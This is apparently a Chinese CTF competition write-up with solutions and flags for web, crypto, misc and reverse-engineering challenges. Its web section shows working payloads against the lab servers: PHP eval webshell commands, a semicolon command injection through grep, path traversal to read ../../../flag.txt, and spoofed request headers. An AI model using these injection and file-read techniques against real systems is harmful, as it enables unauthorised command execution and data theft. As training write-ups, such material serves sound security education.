GINKGO大废物杯 wp

签到

flag{An_Easy_CTF_for_Ginkgo_CIDP}

WEB


WEB1 毕业设计

看源码有flag

flag{3a0583b8-760d-42f9-9fef-1d9b274f44af}

WEB2 毕业设计:v2.0

F12进入检查页面,访问可疑js文件



flag{46541e3f-d7fe-4a78-9480-c9f4f260179d}

WEB3 第一个PHP

```php
<?php
highlight_file(__File__);
$Ginkgo=$_GET["Ginkgo"];
$Vigorous=$_GET["Vigorous"];
if ($Ginkgo == "Mini_Ginkgo_Wonderful")
    {
        print("好！冲冲冲~！");
        if($Vigorous == "N1D1W4Dul")
            {
                system("cat /flag.txt");
            }

    }
else
    {
        print("别把别把别把");
```

```
    }
?> 别把别把别把
```

构造payload

```
http://172.17.135.8:8003/?Ginkgo=Mini_Ginkgo_Wonderful&Vigorous=N1D1W4Dul
```

flag{2f3d2fd8-9803-4d34-aa57-7c4395fbbebc}

WEB4 第一个木马文件

```
<?php
highlight_file(__File__);
//你知道什么是一句话木马🐎?
$W4nder=$_POST["W4nder"];
$Webshell=$_POST["Webshell"];
if ($W4nder == "THE_Jackson_Yi_0F_G1nkgo")
    {
        print("啊这，这你都知道");
        eval($Webshell);
    }
else
    {
        print("爬");
    }
?> 爬
```

构造payload

```
W4nder=THE_Jackson_Yi_0F_G1nkgo&Webshell=system('ls -a ../../../');
//. .. .dockerenv bin boot dev etc flag flag.txt home lib lib64 media mnt
opt proc root run sbin srv start.sh sys tmp usr var
W4nder=THE_Jackson_Yi_0F_G1nkgo&Webshell=system('cat ../../../flag.txt');
```

flag{a56158cc-3fcc-42c3-a971-63cef4eb9002}

WEB5 你就是“du”怪?


```
<?php
highlight_file(__File__);
//我把flag放在根目录下啦，是linux系统嗷
$file=$_GET["file"];
$number=$_GET["number"];
$number1=rand(3,44);
echo $number1;
echo "\n";
if($number == $number1)
    {
        echo "我丢，你是赌怪🐎?";
        include($file);

    }
else
```

```
    {
        echo "玩游戏,我最喜欢梭哈了";
    }
?> 30 玩游戏,我最喜欢梭哈了
```

构造payload

```
/?file=../../../flag.txt&number=20
```



flag{2b0ba7a6-21a4-46a0-9cad-13b8a21ab322}

WEB6 文件查询系统

```
<!--?
$key = "";
if(array_key_exists("Ginkgo", $_REQUEST))
    {
        $key = $_REQUEST["Ginkgo"];
        if($key != "")
        {
            $ccc=passthru("grep -i $key fl.txt");
            print_r($ccc);
        }
    }
else
    {
        echo "多想想备份文件";
    }
?-->
```

直接用;截断进行命令执行

```
/index.php?Ginkgo=;ls -a;
. .. css fl.txt index.html index.php js www.zip
```


根据提示往回看到根目录

```
?Ginkgo=;cat ../../../flag.txt;
```

flag{825991ce-8e31-442d-92cc-fbddf2b3e072}

WEB7 HTTP签到系列

根据提示本地,加参数 X-Forwarded-For:127.0.0.1
根据提示 你不是从http://wdnmd.com来的?,改参数 Referer: http://wdnmd.com
根据提示 你的UA得是:WDNMD,改参数 User-Agent: WDNMD




flag{wuhu_qifeile}

CYRYPTO AK

我真的不知道他是哪方面的题目了

linux命令解,得到一张二维码

```
echo "" | base64 -d > 1.png //解两次
```



修了修

flag{bf89eb5e-f30c-4c79-80b2-3992a5fc7cfc}

文化人

解新佛曰

解社会主义

flag{fa21fd7d-0772-4d14-86a5-4eed8ba933c9}

天干地支

```
得到得字符串有flag{}包裹
一天Eki收到了一封来自Sndav的信，但是他有点迷希望您来解决一下
乙巳
辛亥
庚子
```

```
丙午
丙寅
甲戌
丙子
辛巳
戊寅
甲戌
壬午
戊辰
```

查天干地支表


方法四：
查表法，前提是你要有个六十甲子表
六十甲子表

1	甲子	13	丙子	25	戊子	37	庚子	49	壬子
2	乙丑	14	丁丑	26	己丑	38	辛丑	50	癸丑
3	丙寅	15	戊寅	27	庚寅	39	壬寅	51	甲寅
4	丁卯	16	己卯	28	辛卯	40	癸卯	52	乙卯
5	戊辰	17	庚辰	29	壬辰	41	甲辰	53	丙辰
6	己巳	18	辛巳	30	癸巳	42	乙巳	54	丁巳
7	庚午	19	壬午	31	甲午	43	丙午	55	戊午
8	辛未	20	癸未	32	乙未	44	丁未	56	己未
9	壬申	21	甲申	33	丙申	45	戊申	57	庚申
10	癸酉	22	乙酉	34	丁酉	46	己酉	58	辛酉
11	甲戌	23	丙戌	35	戊戌	47	庚戌	59	壬戌
12	乙亥	24	丁亥	36	己亥	48	辛亥	60	癸亥

42 48 37 43 3 11 13 18 15 11 19 5
加一个甲子(60) 102,108,97,103,63,71,73,78,75,71,79,65
转ascii码 flag?GINKGOA
谁tm出的阴间题目?老实包{}不好吗?试了老半天
flag{GINKGO}

爱情的照片

winhex改高度



flag{d0787e65-2e61-4355-9412-db19419f51f4}

莱×🔪兄弟

luoluo说：
“S19aMHhzX28xem1tX3ZzYyE=”
轩成哥还说：“coco”
不会吧不会吧，不会有人不知道这是什么意思吧。
解base64 S19aMHhzX28xem1tX3ZzYyE= K_Z0xs_o1zmm_vsc!
解维吉尼亚密码

flag{I_L0ve_m1lky_tea!}


中华文化

中文电码
00225478242905530590112947373234

flag{中华文化博大精深}

注入哥的爱情回执

注入哥给喜欢的女孩表白了！女孩害羞地说“ -.--/.../.-../.----/--../..--.-/-.--/----/.-/..--.-/.-/.-./....-/..--.-/.-/-./..--.-/--./-----/-----/-../..--.-/--./.-/-.--”，注入哥不知道是什么意思，懊恼极了，你能帮助他吗？



ysl1z_y0u_ar4_an_g00d_gay
对过密码表也是这个,就是提不对,我人傻了
????不是说好的小写吗怎么成大写了
YSL1Z_Y0U_AR4_AN_G00D_GAY

魏✌呐和阿①爱丝

江水哥说你只要解出这个题，他就带你去浪漫Vienna
M：U2FsdGVkX18S8k9WSjCOYu7omOyRJYSWvopJOt3m4aJ7n+RjtsfKg3bvWuD3wk/U
aes解密,密钥是vienna

flag{starssgo_s000_hAnds0Me!}

王可可的小课堂

```
import gmpy2 as gp
import binascii
p =
104046835712664064779194734974271185635538927889880611929931939711001301561682270177931622974642789920918902563361293345434055764293612446888383912807143394009019803471816448923969637980671221111117965227402429634935481868701166522350570364727873283332371986860194245739423508566783663380619142431820861051179
q =
140171048074107988605773731671018901813928130582422889797732071529733091703843710859282267763783461738242958098610949120354497987945911021170842457552182880133642711307227072133812253341129830416158450499258216967879857581565380890788395068130033931180395926482431150295880926480086317733457392573931410220501
e =  65537
```

```
c =
47727589112047710280490206707783367995687789300728410840578098676080227326
11295305096052430641881550781141776498904005589873830973301898523644744951
54534540457846617672503029042164934493695248025490293941721514820573573075
48084673516399434748162809802304470974446824892230544995241979097198573005
97157406075069204315022703894466226179507627070835428226086509767746759353
82230280938504776329289154369727709706840651292479640939328998273807101904
73939729592289191158218628680570031454010725811159896806860736632597715874
45250687060240991265143919857962047718344017741878925867800431556311785625
46900177137085247429219 4
n = p*q
phi = (p-1) * (q-1)
d = gp.invert(e, phi)
m = pow(c, d, n)
print(m)
```

flag{207739256627198565550627157162431 7}

RSA-2


```
import gmpy2 as gp
import binascii
# p =
# q =
d=
0x26384df566702c62bb3d0ce74d46e36081975802f64409f64ea4a2e478813a0c885a07e8
645a4089d1845462d439dbd6c7c2e6e22df816f1306e3bd9bc6c248497c7a99f4cf7e41f88
474a5ed4273d7d291252bfd3079ced33033691a13baf915458d7d55914c2dbaa63007ad631
49be6f47a54718737b55852bb1e578921b81
e= 0x10001
n=
0x745e322353ce51fa740cfd2f7dd1e2dac6296e561c14694e58eca4f28494ca3455a94124
cff8a3083804bb793bf0105f60d795365fabf337daca975a11eef4d8aa5ed93136c2506667
bd54f3fe6518fdaf60f912e2dcb6548cd72d4178ee17a6409019e09465555d2b93502591a6
906f173591a2106db1938fb6fbdc873f0df9
c=
0x54bf2d480d7e0122b2a73d52794d0af83faf8371fda91380431a2feb2319781a0adec551
c91d0525e8082dfd855edc82189eeaf3d0bd599e3242a2accab7ce9fe92f3494c669a0c095
76fdc1bcd3b6dd2d10e06c20d8732240488c9e195678ad3e5cf58f26d95066b72741cf9209
530fcf8ac0a3e7b58e4efe129945969f5dfd
m = pow(c, d, n)
print(m)
```

flag{238456787657546745}

misc AK

有眼就行

追踪tcp流



flag{385b87afc8671dee07550290d16a8071}


获取他的密码

追踪tcp流

flag{ffb7567a1d4f4abdffdb54e022f8facd}

baby流量分析

追踪tcp流



flag{d316759c281bf925d600be698a4973d5}

hello_hex

你理解进制的本质吗？理解它，你就能获得{}内的东西。
A = ?#
H = ?<
R =).
k = *&
z = +@
9 = -(
l = *~
m = *^
n = */
o = *!
flag{*<-?+<)!*<-?*~-#-$)!*%+()!*-*<*)*/*)+(}

你理解进制的本质吗？理解它，你就能获得{}内的东西。
A = ?#
H = ?<
R =).
k = *&
z = +@
9 = –(
l = *~
m = *^
n = */
o = *!
flag{*<–?+<)!*<–?*~–#–$)!*%+()!*–*<*)*/*)+(}


根据ascil的十六进制转换
ascii的十六进制然后对符号
A=0x41=?#
所以？=4 #=1
以此类推,阴间题目需要猜两个字符

```
? 4
# 1
< 8
) 5
. 2
* 6
& b
+ 7
@ a
- 3
( 9
~ c
^d
/ e
! f
$ 0
% b ??
```

flag{68 34 78 5f 68 34 6c 31 30 5f 6? 79 5f 63 68 65 6e 65 79}
int(””,16)再chr()转一下
flag{h4x_h4l10_by_cheney}

爱情的照片

winhex改下高度看到flag



flag{d0787e65-2e61-4355-9412-db19419f51f4}

真实的压缩包


蝌蚪文解密 http://www.megaemoji.com/cn/generators/tadpole/

解压缩包得到flag

flag{1da39f28-5d06-4355-bb34-36239c2fceec}

虚假的压缩包

先解伪加密



得到摩斯电码音频,对着解并补上{}就完事了

flag{bdfd7875-7202-4cee-9da3-44bf83ad9ffe}

RE

pyc

反编译一下

```
#!/usr/bin/env python
# encoding: utf-8
# 如果觉得不错，可以推荐给你的朋友! http://tool.lu/pyc
a = [
    153,
    199,
    144,
    182,
    50,
    40,
    122,
    92,
    21,
    199,
    212,
    42,
    216,
    229,
    106,
    125,
    17,
    201,
    86,
    15,
    205,
    35,
    254,
    221,
    163,
    253,
```

```
    144,
    142]
b = [
    222,
    140,
    211,
    226,
    116,
    83,
    30,
    57,
    118,
    168,
    185,
    90,
    177,
    137,
    15,
    34,
    97,
    176,
    53,
    80,
    164,
    80,
    161,
    184,
    194,
    142,
    233,
    243]
s = input()
if len(s) != len(a):
    print('wrong!')
    exit(0)
for i in range(len(a)):
    if ord(s[i]) != a[i] ^ b[i]:
        print('wrong!')
        exit(0)
print('congratulations!')
```


意思是输入一个数组,使得s数组和a数组长度相同,并且s数组的每一项ascil值都必须是a和b数组对应数字异或后的大小,根据要求写脚本

```
a = [
    153,
    199,
    144,
    182,
    50,
```

```
    40,
    122,
    92,
    21,
    199,
    212,
    42,
    216,
    229,
    106,
    125,
    17,
    201,
    86,
    15,
    205,
    35,
    254,
    221,
    163,
    253,
    144,
    142]
b = [
    222,
    140,
    211,
    226,
    116,
    83,
    30,
    57,
    118,
    168,
    185,
    90,
    177,
    137,
    15,
    34,
    97,
    176,
    53,
    80,
    164,
    80,
    161,
    184,
    194,
```

```
    142,
    233,
    243]
s=[]
for i in range(len(a)):
    s.append(a[i] ^ b[i])
    print(s)
```

[71, 75, 67, 84, 70, 123, 100, 101, 99, 111, 109, 112, 105, 108, 101, 95, 112, 121, 99, 95, 105, 115, 95, 101, 97, 115, 121, 125]



GKCTF{decompile_pyc_is_easy}

CheckPlus

拖进ida,进入main函数,f5看伪代码

```
// local variable allocation has failed, the output may be wrong!
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v3; // al
  char Str2; // [rsp+20h] [rbp-60h]
  char v6[26]; // [rsp+50h] [rbp-30h]
  char v7; // [rsp+6Ah] [rbp-16h]
  int i; // [rsp+7Ch] [rbp-4h]

  _main(*(_QWORD *)&argc, argv, envp);
  for ( i = 0; i <= 25; ++i )
  {
    v3 = getchar();
    v6[i] = v3;
    if ( v6[i] == 10 && i <= 24 )
      exit(0);
  }
  v7 = 0;
  if ( !(unsigned int)Check(v6) )
    return 0;
  Base64Encode(v6, &Str2);
  if ( !strcmp("ZmxhZ3tOb3dZb3VMZWFybmVkUmV2ZXJzZX0=", &Str2) )
    printf("you got it!");
  else
    puts("wrong flag");
  system("pause");
  return 0;
}
```

解base64得flag

flag{NowYouLearnedReverse}